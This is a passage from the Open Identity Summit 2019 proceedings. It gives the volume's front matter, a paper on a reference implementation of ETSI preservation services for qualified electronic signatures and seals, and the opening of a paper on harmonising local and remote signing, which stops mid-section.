Gesellschaft für Informatik e.V. (GI)

publishes this series in order to make available to a broad public recent findings in informatics (i.e. computer science and information systems), to document conferences that are organized in cooperation with GI and to publish the annual GI Award dissertation.

Broken down into
• seminars
• proceedings
• dissertations
• thematics
current topics are dealt with from the vantage point of research and development, teaching and further training in theory and practice. The Editorial Committee uses an intensive review process in order to ensure high quality contributions.

The volumes are published in German or English.

Information: http://www.gi.de/service/publikationen/lni/

ISSN 1617-5468
ISBN 978-3-88579-687-9

Open standards and interfaces as well as open source technologies play a central role in the current identity management landscape as well as in emerging future scenarios in the area of electronic identification and trust services for electronic transactions according to the eIDAS regulation (2014/910/EU), innovative payment services according to the second payment services directive (PSD2) (2015/2366/EU), trustworthy and privacy enhancing solutions according to the general data protection regulation (2016/679/EU) and other innovative applications in the area of e-health, e-government, cloud computing and the internet of things for example.

H. Roßnagel, S. Wagner, D. Hühnlein (Hrsg.): Open Identity Summit 2019

293

GI-Edition

Lecture Notes in Informatics

Heiko Roßnagel, Sven Wagner, Detlef Hühnlein (Hrsg.)

Open Identity Summit 2019

28.–29. März 2019
Garmisch-Partenkirchen

Proceedings

GESELLSCHAFT
FÜR INFORMATIK

Heiko Roßnagel, Sven Wagner, Detlef Hühnlein (Hrsg.)

Open Identity Summit 2019

28. - 29.03.2019
Garmisch-Partenkirchen, Germany

Gesellschaft für Informatik e.V. (GI)

Lecture Notes in Informatics (LNI) - Proceedings
Series of the Gesellschaft für Informatik (GI)

Volume P-293

ISBN 978-3-88579-687-9
ISSN 1617-5468

Volume Editors
Heiko Roßnagel
Fraunhofer IAO
Nobelstr. 12, D-70569 Stuttgart, Germany
E-Mail: heiko.rossnagel@iao.fraunhofer.de
Sven Wagner
Fraunhofer IAO
Nobelstr. 12, D-70569 Stuttgart, Germany
E-Mail: sven.wagner@iao.fraunhofer.de
Detlef Hühnlein
ecsec GmbH
Sudetenstr. 16, D-96247 Michelau, Germany
E-Mail: detlef.huehnlein@ecsec.de

printed by Köllen Druck+Verlag GmbH, Bonn

Chairs' Message

Welcome to the "Open Identity Summit 2019", which has been jointly organized by the Special Interest Groups BIOSIG within the German Computer Science Society (Gesellschaft für Informatik), the EU-funded Projects LIGHTest and FutureTrust and Fraunhofer IAO.

The international program committee performed a strong review process according to the LNI guidelines with at least three reviews per paper and accepted 48 % of the 25 submitted papers as full scientific papers.

Furthermore, the program committee has created a program including selected contributions of strong interest (further conference contributions) for the outlined scope of this conference.

We would like to thank all authors for their contributions and the numerous reviewers for their work in the program committee.

Garmisch-Partenkirchen, 28th March, 2019

Heiko Roßnagel
Fraunhofer IAO

Sven Wagner
Fraunhofer IAO

Detlef Hühnlein
ecsec GmbH

Chairs

Heiko Roßnagel
Fraunhofer IAO, Germany
(heiko.rossnagel@iao.fraunhofer.de)

Sven Wagner
Fraunhofer IAO, Germany
(sven.wagner@iao.fraunhofer.de)

Detlef Hühnlein
ecsec GmbH, Germany
(detlef.huehnlein@ecsec.de)

Program Committee

Franco Arcieri, Moez Ben MBarka, Arslan Broemme, Christoph Busch, Victor-Philipp Busch, Jörg Caumanns, Juan Carlos Cruellas, Roger Dean, Jos Dumortier, Lothar Fritsch, Walter Fumy, Igor Furgel, Robert Garskamp, Ulrich Greveler, Thomas Gross, Marit Hansen, Olaf Herden, Gerrit Hornung, Moritz Horsch, Detlef Houdeau, Detlef Hühnlein, Tina Hühnlein, Jan Jürjens, Ulrike Korte, Michael Kubach, Andreas Kuckartz, Andreas Kühne, Sebastian Kurowski, Herbert Leitold, Peter Lipp, Luigi Lo Iacono, Milan Markovic Tarvi Martens, Gisela Meister, Daniela Merella, Alexander Nouak, Sebastian Pape, René Peinl, Henrich Pöhls, Kai Rannenberg, Alexander Rossnagel, Heiko Roßnagel, Carlos Sanchez, Aleksandr Sazonov, Christian Schunck, Jörg Schwenk, Jon Shamah, Maurizio Talamo, Don Thibeau, Tobias Wich, Thomas Wieland, Alex Wiesmaier, Jan Zibuschka, Jan Ziesing, Frank Zimmermann

Hosts and Partners

- **BIOSIG – Biometrics and Electronic Signatures (www.biosig.org)**

  The special interest group "Biometrics and Electronic Signatures" (BIOSIG) within GI e.V. is dedicated to the fundamentals, methods, techniques, processes and implementations used to guarantee the authenticity and integrity of entities.

- **LIGHTest – Lightweight Infrastructure for Global Heterogeneous Trust management in support of an open Ecosystem of Stakeholders and Trust schemes (http://lightest.eu/)**

  The objective of LIGHTest is to create a global cross-domain trust infrastructure that renders it transparent and easy for verifiers to evaluate electronic transactions. By querying different trust authorities world-wide and combining trust aspects related to identity, business, reputation etc. it will become possible to conduct domain specific trust decisions. This is achieved by reusing existing governance, organiza-

tion, infrastructure, standards, software, community, and know-how of the existing Domain Name System, combined with new innovative building blocks.

- **FutureTrust– (https://www.futuretrust.eu/)**

  Against the background of the regulation 2014/910/EU on electronic identification (eID) and trusted services for electronic transactions in the internal market (eIDAS), the FutureTrust project aims at supporting the practical implementation of the regulation in Europe and beyond. For this purpose, FutureTrust will address the need for globally interoperable solutions through basic research with respect to the foundations of trust and trustworthiness, actively support the standardisation process in relevant areas, and provide Open Source software components and trustworthy services which will ease the use of eID and electronic signature technology in real world applications.

Table of Contents

Open Identity Summit 2019 – Regular Research Papers

Open Identity Summit 2019 – Further Conference Contributions

Open Identity Summit 2019

Regular Research Papers

Towards a standardised preservation service for qualified electronic signatures and qualified electronic seals

Florian Otto[1], Tobias Wich[1], Tina Hühnlein[1], Mike Prechtl[1], Detlef Hühnlein[1]

Abstract: To preserve the legal validity and conclusiveness of qualified electronic signatures and qualified electronic seals over long periods of time it is necessary to apply appropriate preservation techniques. The present contribution provides an overview of the corresponding standards for long-term preservation of digital signatures, which are currently developed within ETSI TC ESI and outlines the design of a corresponding reference implementation, which is currently developed within the EU-funded FutureTrust project.

Keywords: Long-term preservation, qualified electronic signature, qualified electronic seal, time-stamp, evidence record, validation, eIDAS

1 Introduction

It is well-known, that electronic signatures, seals, time-stamps and similar signed data, need to be preserved over the long-term using adequate measures, which maintain the legal validity and conclusiveness of the signatures and signed data. Recital (61) [2] of the eIDAS-Regulation [EU14] explicitly stated the need for long-term preservation and Art. 34 of [EU14] introduced a specific type of trust service for this purpose: The qualified preservation service for qualified electronic signatures[3]. To standardise the policy requirements and pertinent technical aspects of preservation services, the Technical Committee (TC) for "Electronic Signatures and Infrastructures" (ESI)[4] within the European Telecommunications Standards Institute (ETSI) first conducted a scoping study [ET17] to establish a good foundation for the subsequent standard development process in which policy requirements [ET18a] and technical protocols for preservation services [ET18b] are currently developed. In close coordination with the still ongoing standardisation work within ETSI ESI, the EU-funded research project FutureTrust[5] is developing a reference implementation of a scalable preservation service according to [ET18a] and [ET18b], which may considerably ease the deployment of preservation

[1] ecsec GmbH, Sudetenstraße 16, 96247 Michelau, {florian.otto, tobias.wich, tina.huehnlein, mike.prechtl, detlef.huehnlein}@ecsec.de

[2] Recital (61) of [EU14] reads as follows: *"This Regulation should ensure the long-term preservation of information, in order to ensure the legal validity of electronic signatures and electronic seals over extended periods of time and guarantee that they can be validated irrespective of future technological changes."*

[3] As stated in Art. 40 of [EU14], Art. 34 applies mutatis mutandis to qualified electronic seals.

[4] See https://portal.etsi.org/TBSiteMap/esi/ESIActivities.aspx .

[5] See https://futuretrust.eu, G.A. No. 700542.

services across Europe and foster interoperability among different implementations.

For background, related work as well as an overview of pertinent standards we refer to [ET17]. The rest of the paper is organised as follows: Section 2 summarises the main aspects of standardised preservation services according to [ET18a] and [ET18b]. Section 3 provides an overview of the corresponding reference implementation of a preservation service according to [ET18b], which is currently developed within the FutureTrust project. Section 4 summarises the main aspects of the present paper and provides an outlook on further developments.

2 An overview of the ETSI preservation service standards

2.1 System Architecture

As depicted in Fig. 1 a preservation service according to [ET18b] provides a preservation interface, which can be used by a client to submit preservation objects, which are intended to be protected and preserved by the preservation service.

The preservation service may use an external time-stamping authority (TSA), which issues time-stamps (see [ET16d]), or a signature or seal creation service (SigS) which issues suitable digital signatures. It may optionally use a validation service (ValS) to collect revocation information[6] and validate digital signatures, if required, or directly gather certificate status information issued by a certificate status authority.

There are three main variants for a preservation service depending on the question whether it uses (a) a long-term storage, (b) a temporary storage or (c) no storage[7]. When it uses a storage, the preservation service may use an internal storage or an external storage under its control for preservation.

Furthermore, the preservation service may call back the client via the optional notification interface in order to inform it about relevant events[8].

[6] The collection of revocation information (e.g. OCSP-responses, CRLs) and possibly missing certificates up to applicable trust anchors is necessary, if the preservation goal is not limited to providing a proof of existence of the submitted data, but to extend the validity status of digital signatures over long periods of time.

[7] (a) `WithStorage` (WST), (b) `WithTemporaryStorage` (WTS), (c) `WithoutStorage` (WOS).

[8] An important type of event is that a previously applied cryptographic algorithm is expected to become weak and hence the client and/or the preservation service need to perform additional measures.



Fig. 1: System architecture with preservation service and related services[9]

2.2 Preservation schemes, profiles and policies

The ETSI preservation standards to [ET18a] and [ET18b] allow to implement different strategies for preservation, which are outlined in an abstract preservation scheme. A preservation service may implement one or more preservation profiles, which are derived from the abstract preservation scheme.

As outlined in Fig. 2, a preservation profile in particular specifies the applied storage model, the preservation goal (i.e. whether the status of digital signatures is to be preserved or not[10]), the supported operations (see Section 2.3), the supported input and output formats, the applicable policies, the expected evidence duration and, in case of a preservation service with temporary storage, the duration in which the client may pick up the asynchronously produced preservation evidence[11].

[9] See Figure 1 in [ET18b].

[10] For this purpose [ET18a] and [ET18b] distinguish between the two preservation goals: (1) "preservation of digital signatures" (PDS), which requires to collect validation material before a proof of existence (PoE) mechanism (e.g. a cryptographic time-stamp) is applied, and (2) "preservation of general data" (PGD), which immediately applies the PoE mechanism.

[11] This period is called "preservation retention period" in [ET18b].



Fig. 2: Relationship between Preservation Scheme, Profile and Policy[12]

Annex F of [ET18b] defines four preservation schemes as outlined in Tab. 1.

Annex	Preservation Scheme[13]	Preservation Goal	Storage Model	Preservation Evidence
F.1	pds+pgd+wst+ers	PDS & PGD	WST	ERS[14]
F.2	pgd+wts+ers	PGD	WTS	ERS
F.3	pds+wst+aug	PDS	WST	ATS[15]
F.4	pds+wos+aug	PDS	WOS	ATS

Tab. 1: Preservation schemes defined in [ET18b](Annex F)

2.3 Preservation interface

[ET18b] first specifies the semantics of the different calls of the protocol for the preservation interface in a generic fashion and then specifies the concrete syntax of the conveyed data elements based on XML and JSON together with its binding to SOAP and REST respectively.

[12] See Figure 2 in [ET18b].
[13] The URIs for the preservation schemes defined in [ET18b] starts with http://uri.etsi.org/19512/scheme/ and are completed by the fragment as shown in the present column of Tab. 1.
[14] Evidence Records according to [GBP07] or [JSG11].
[15] Archive Time Stamps according to [ET16a] or [ET16b] or Document Time Stamps according to [ET16c].

The preservation interface specified in [ET18b] comprises the following operations:

Operation	Storage Model[16]			Description
	WST	WTS	WOS	
`RetrieveInfo`	**M**	**M**	**M**	Provides information about the preservation profiles (see Fig. 2) supported by a preservation service
`PreservePO`	**M**	**M**	**M**	Allows to submit preservation objects (PO) for preservation
`RetrievePO`	**M**	**M**	/	Allows to retrieve preservation objects (data objects and evidence)
`DeletePO`	**M**	/	/	Allows to delete stored preservation objects
`UpdatePOC`	O / C	/	/	Allows to update a preservation object container, which supports versioning
`RetrieveTrace`	O	O	O	Allows to retrieve a trace of operations related to a specific set of preservation objects
`ValidateEvidence`	O	O	O	Allows to validate the evidence created by a preservation service
`Search`	**M**	O	/	Allows to search for specific preservation objects within a preservation service with permanent storage.

Tab. 2: Overview of calls at the preservation interface according to [ET18b]

3 Towards a reference implementation of ETSI TS 119 512

Given the specification of the Preservation-API developed within ETSI ESI [ET18b], it is fairly straightforward to derive a design for a corresponding preservation service[17]. As can be seen in Fig. 1, the preservation service mainly combines existing services, like Validation Services or Time Stamping Services, in a way to reach the goals of long-term preservation. The main complexity lies within the aim to support arbitrary preservation profiles and in the long life-cycle of the preservation service.

The latter makes it particularly important to provide upgrade and migration paths for new

[16] WST=With Permanent Storage, WTS=With Temporary Storage, WOS=Without Storage, M=Mandatory, O=Optional, C=Conditional.

[17] See [FT17] for a corresponding design document, which reflects the state of the standardisation efforts in spring 2017.

and changed functionality.

This section describes methods, which have been applied to the service design in order to simplify

1. replacing components, which might need different properties for the anticipated usage scenario and
2. providing the flexibility to extend / modify the service for future changes of the standard.

Especially the second point stands out here, as it cannot be expected that given preservation periods of 100 years and more might pass without changes in the respective standards or general advances in technology.

3.1 Replaceability of Components

Considering the long life-cycle of the planned preservation service, it is necessary to be able to add and exchange single components of the service easily to address extensions or changes in technology, specification or the environment. This requirement has been formalized by a large number of design patterns, which provide the necessary abstractions to reach that goal. One principle that has to be considered is the separation of data and implementation. Data types carrying implementation details which are passed between components lead to strong coupling of these components. Strong coupling is the main reason to hinder reusability of software components, which is related to the case in which an entire component needs to be replaced.

Keeping that principle in mind all exchange data objects contain only data and no functionality like one would define data types in a functional programming language as opposed by an object-oriented approach, which would encapsulate the data as state in objects. Having well designed data definition decreases the effort needed to transform the data received via one of the public web interfaces which are based on JSON/REST or XML/SOAP.

Once the data is de-serialised and transformed to the internal data formats, the requested process uses various components to perform its actions. Each component can thereby perform further transformations on the data in order to reach a form suitable to fulfil an action, such as persist it in some data store, calculating hash values, building a hash-tree or adding a time-stamp to a particular hash value. Once an action is complete, it returns resulting data elements which are needed by further actions.

The design so far has improved the replaceability keeping the coupling of components low by separating state and functionality. A common pattern representing database transactions in Object Relational Mappers however introduces global state by hiding the transaction handling in object state during function invocation, meaning when entering and leaving a function. In order to reach the replaceability goals, database transactions

must be either completely local to a component or must be made explicit. Depending on the isolation level (ACID) of a transaction it is necessary for certain components to exchange a transaction state object to see changes made in a previously opened transaction. This problem is countered by a database design allowing partially complete results to be present in the database. The idea is to additionally save markers indicating which state the data set is in, so further transactions can further progress or complete the operation. This makes it possible to have completely local transactions per component. A failed or cancelled process can then easily identify unfinished data sets and perform suitable rollbacks.

The currently developed reference implementation uses the Contexts and Dependency Injection Framework of JavaEE (CDI)[18] to address the described requirement. CDI allows exchanging software components with low effort since the used implementation of interfaces can be chosen at deployment time without the need of altering the remaining software.

3.2 Profile Factory

As mentioned before, the main complexity of the preservation service specified in [ET18b] as considered here, lies within the composition of modules to allow the flexible usage of arbitrary profiles, that define how preservation workflows are performed, which is implemented by a "Profile Factory". Assuming the preservation service contains components and functionality to perform the tasks at hand, these parts can be seen as a flexible "construction kit". An implementation of a profile uses all the building blocks it needs and composes them into a profile-specific implementation of a function. Depending on the actual property of a part of the profile, different composition strategies are used. The profile interface resembles the profile-specific methods of the external interface.

Basic profiles reflect the main preservation storage models (WST, WTS, WOS) and consist of far reaching functionality spanning several building blocks, such as whether a preservation object is persisted or not. Functionality which further defines the steps in the general process can be provided by different components. The profile factory chooses the relevant parts according to the requested profile when the profile implementation is constructed. This can be seen as a dynamic variant of the Pipes and Filters pattern[19]. Additionally the implementation can further be adjusted by parameterization of the composable parts. As shown in Fig. 3, the profile factory uses basic profiles and further defines the main steps of those, by choosing appropriate implementations provided as components. Moreover it can adjust the process by setting parameters based on the requested profile, for example the specific hash algorithm to use.

[18] https://docs.oracle.com/javaee/6/tutorial/doc/giwhl.html
[19] https://docs.microsoft.com/en-us/azure/architecture/patterns/pipes-and-filters



Fig. 3: Action of the Profile Factory using to the example of the `PreservePO` call

The availability of components and their provided functionality determines which specific preservation profiles can be used with the service. This gives enough room to create different, standard compliant profiles solely based on the configuration of the service. By adding components and implementations, new profiles can easily be integrated.

The simplified example in Fig. 4 illustrates how a profile is configured. The array notation in pre-PO-construction indicates that there can be a sequence of composable parts.

```
{
  id = "temporary-tsa-sha256"
  base = "org.ft.pres.profile.TemporaryStorageBase"
  config {
    hash = "SHA-256"
    tsa-url = "https://tsp.com/tsa"
  }
  pre-PO-construction = [
    {
      impl = "org.ft.pres.services.ValidationService"
      config {
        url = "https:/vals.futuretrust.eu/api/validate"
      }
    }
  ]
}
```

Fig. 4: Profile Configuration Example

3.3 Scalability Considerations

The reference implementation does not provide scalability out of the box. However given the previously described design decisions, the various levels of scalability can be achieved relatively easy. In order to identify the necessary changes, it makes sense to look at vertical scalability (scale up) and horizontal scalability (scale out) separately.

As demand grows one typically uses vertical scaling first, as it is easier to achieve. The first measure is to use better performing hardware, which is distinct from the design and is therefore not covered further. Once the performance limit of single host system is reached, the components of the preservation service can be separated from the core system and put into single standalone services (micro services). In the core application, the component is replaced by an implementation of the component interface relaying the data to the actual service. This is possible due to the loose coupling between the components and the well-defined exchange data types, which just have to be serialised to a format understandable by each service implementation.

Scaling out is considered to be the harder problem in case the system is going really large and the measures vary significantly on the anticipated usage numbers. When components work in parallel, they have to agree on common synchronization points to be sure to operate on a consistent state. The main problem is the RDBMS. Most modern systems provide replication and clustering support, but this has limits and the synchronization overhead grows larger than the performance gains of additional nodes at some point. In that case the only sensible option is to use client pinning to a specific node. The pinning can be performed via the preservation object identifier (POID) and depending on how the pinning is implemented reduces the synchronization to a single value (load balancer keeps track of ID) or removes it altogether (node address encoded into ID). Another distribution of functionality can be achieved by splitting up the hash-tree creation, which is usually performed in fixed intervals and thus has an upper runtime bound. Each subtree can then be merged into one larger tree, which is then finally time-stamped by an appropriate TSA.

4 Summary and Outlook

The present paper provides a current snapshot with respect to the ongoing standardisation efforts regarding long-term preservation of qualified electronic signatures and seals within ETSI ESI and discusses some design aspects of a corresponding reference implementation, which is currently developed within the EU-funded FutureTrust project. After a brief introduction in chapter 1 describing the underlying specifications, section 2 gives a general overview of the environment in which the preservation service lives and with which other services it interacts. Further the basic preservation strategies WST, WTS and WOS are introduced and it is described how those get configured through preservation profiles. Section 2 closes with a description of the preservation interface and an overview of available operations depending on the used preservation strategy. Section 3 examines considerations about the software architecture and how the requirements of extraordinary long life-cycle, changes in specifications and scalability can be addressed, which is mainly

achieved by strong decoupling of data and implementation and the use of interchangeable components. Additionally, the working principle of a profile factory is laid out which handles the high versatility of preservation profiles. The reference implementation described in this paper is planned to be used in forthcoming plug-tests to foster interoperability between different preservation solutions deployed across Europe. Stakeholders who would like to receive more information with respect to or use the forthcoming reference implementation are heartily invited to get in contact with the authors.

Bibliography

[ET16a] ETSI EN 319 122-1 (2016): Electronic Signatures and Infrastructures (ESI); V1.1.1. http://www.etsi.org/deliver/etsi_en/319100_319199/31912201/01.01.01_60/en_31912201v010101p.pdf.

[ET16b] ETSI EN 319 132-1 (2016): Electronic Signatures and Infrastructures (ESI); V1.1.1. https://www.etsi.org/deliver/etsi_en/319100_319199/31913201/01.01.01_60/en_31913201v010101p.pdf.

[ET16c] ETSI EN 319 142-1 (2016): Electronic Signatures and Infrastructures (ESI); V1.1.1. http://www.etsi.org/deliver/etsi_en/319100_319199/31914201/01.01.01_60/en_31914201v010101p.pdf.

[ET16d] ETSI EN 319 422 (2016): Electronic Signatures and Infrastructures (ESI); Time-stamping protocol and electronic time-stamp profiles. https://www.etsi.org/deliver/etsi_en/319400_319499/319422/01.01.01_60/en_319422v010101p.pdf.

[ET17] ETSI SR 019 510 (2017): Electronic Signatures and Infrastructures (ESI); Scoping study and framework for standardization of long-term data preservation services, including preservation of/with digital signatures. https://www.etsi.org/deliver/etsi_sr/019500_019599/019510/01.01.01_60/sr_019510v010101p.pdf.

[ET18a] ETSI TS 119 511 (2018): Electronic Signatures and Infrastructures (ESI); Policy and security requirements for trust service providers providing long-term preservation of digital signatures or unsigned data using signature techniques.

[ET18b] ETSI TS 119 512 (2018): Electronic Signatures and Infrastructures (ESI); Protocols for trust service providers providing long-term data preservation services.

[EU14] 2014/910/EU (2014): Regulation (EU) No 910/2014 of the European Parliament and of the council on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC. http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2014.257.01.0073.01.ENG.

[FT17] FutureTrust D3.4 (2017): Scalable Preservation Service.

[GBP07] RFC 4998 (2007): Gondrom, T.; Brandner, R.; Pordesch, U. https://tools.ietf.org/html/rfc4998.

[JSG11] RFC 6238 (2011): Jerman Blazic, A.; Saljic, A.; Gondrom, T. https://tools.ietf.org/html/rfc6283.

How to harmonise local and remote signing

Detlef Hühnlein[1], Tobias Wich[1], Tina Hühnlein[1], Sebastian Schuberth[1], René Lottes[1], Neil Crossley[1] and Florian Otto[1]

Abstract: While the generation of qualified electronic signatures traditionally required the use of local qualified electronic signature creation devices (QSCD) in form of smart cards for example, the eIDAS-Regulation [EU14] introduced the promising option for Hardware Security Module (HSM) based QSCDs and remote signature protocols, which are especially suitable for mobile environments. As the technical interfaces of these two approaches are fundamentally different, one until today needs to choose a solution, which either supports local or remote signing but not both. In this paper we show how to harmonise the two seemingly distinct worlds in order to enable adaptive signing solutions which seamlessly allow to use both local and remote QSCDs and provide the best possible user experience for the generation of qualified electronic signatures.

Keywords: local signature creation, remote signature creation, ChipGateway protocol, eIDAS, qualified electronic signature creation device (QSCD)

1 Introduction

An important concept of Regulation (EU) No. 910/2014, which is commonly known as eIDAS-Regulation [EU14], is the qualified electronic signature (Article 3 (12)), which by definition is an advanced electronic signature (Article 26) that is created by a qualified electronic signature creation device (QSCD) (Article 3 (23) and Annex II), and is based on a qualified certificate for electronic signatures (Annex I).

In practice there are two major forms of QSCD:

1. "Local QSCD", which support conventional local signature generation and which may be implemented in form of a smart card for example, which has been evaluated according to [EN14], and
2. "Remote QSCD" according to [EN18b] and [EN18c], which comprises a hardware security module according to [EN18a] and which is operated in the secure environment of a qualified trust service provider.

While the two forms of QSCDs share some similarity in a rather abstract and high-level perspective, the detailed technical behaviour and the corresponding interfaces are very different and hence the technical standards for accessing and using the two forms of QSCDs within signing services available today are fundamentally different, as outlined in

[1] ecsec GmbH, Sudetenstraße 16, 96247 Michelau, {detlef.huehnlein, tobias.wich, tina.huehnlein, sebastian.schuberth, rene.lottes, neil.crossley, florian.otto}@ecsec.de

Section 2. Against this background the present paper introduces in Section 3 a novel approach for harmonising local and remote signing based on a rather simple generalisation of the "ChipGateway protocol", which has been developed in a joint effort by ecsec GmbH and LuxTrust S.A. for local signing in web-based environments and which has been contributed in [LE17] to OASIS TC DSS-X for the purpose of standardisation. In Section 4 we show that the proposed standard-based authentication strategy enables smart enrolment processes in line with Art. 24 (1) of the eIDAS-Regulation [EU14]. Section 5 closes this contribution by summarising the main aspects and providing an outlook on possible future developments.

2 Existing interfaces and protocols for local and remote signing

2.1 Local Signing

A rather complete survey of interfaces for local signing, which were existing in 2005 is contained in Section 2.3 of the German paper [HÜ05]. Among the interfaces, which enjoy practical relevance today are [PC13], which provides a low-level interface to connect to smart card terminals and smart cards, [GF15], which offers a high-level interface to access cryptographic modules, and [MS18], which is similar, but not platform independent and tightly integrated into Microsoft platforms.

Against the background of these interfaces and their lack to support more sophisticated eID-cards and related protocols, such as Extended Access Control v2 [TR15a] for example, the eCard-API-Framework [TR15b] and the related international standard [IS14] were developed. While this standard supports distributed authentication protocols, the signing functionality is purely local.

On the other hand, there is an extension [NC15] of [DR07], which allows to use the distributed signing protocol standardised in [DR07] together with local signature creation devices.

The ChipGateway protocol [LE17] may be considered as a variant of [NC15], which additionally has been inspired by [TR17]. This protocol is not only used for creating qualified electronic signatures in web-based environments, but also for electronic authentication and identification with the Luxembourgish eID card, which recently has been successfully peer reviewed on Level of Assurance "high" (see Art. 8 of [EU14] and Art. 10 of [EU15]).



Fig. 1: Outline of ChipGateway protocol

As depicted in Fig. 1, the ChipGateway system consists of

- a "Local Signing Application" (LSA)[2], which is connected to the "Local QSCD" of the Signer and
- a distributed "Signature Creation Application" (SCA), which in turn consists of a "Signature Creation Application Client" (SCA Client) and "Signature Creation Application Server" (SCA Server), which interact using [DR07] or [KH18b].

A typical signing procedure consists of four phases:

1. **`Init`** – In this phase the SCA Client initiates the process by sending an appropriate request[3] to the SCA Server, which returns a `SessionIdentifier` and the ChipGateway endpoint of the SCA Server (`ServerAddress`) in the corresponding `SignResponse`.
2. **`Connect`** – In this phase the SCA Client activates the LSA using a localhost link as in [TR17], which triggers the establishment of a secure connection with the SCA Server, such that it afterwards can send appropriate commands to the LSA. Further details of the connection establishment within the ChipGateway protocol are depicted in Fig. 2 and described below.
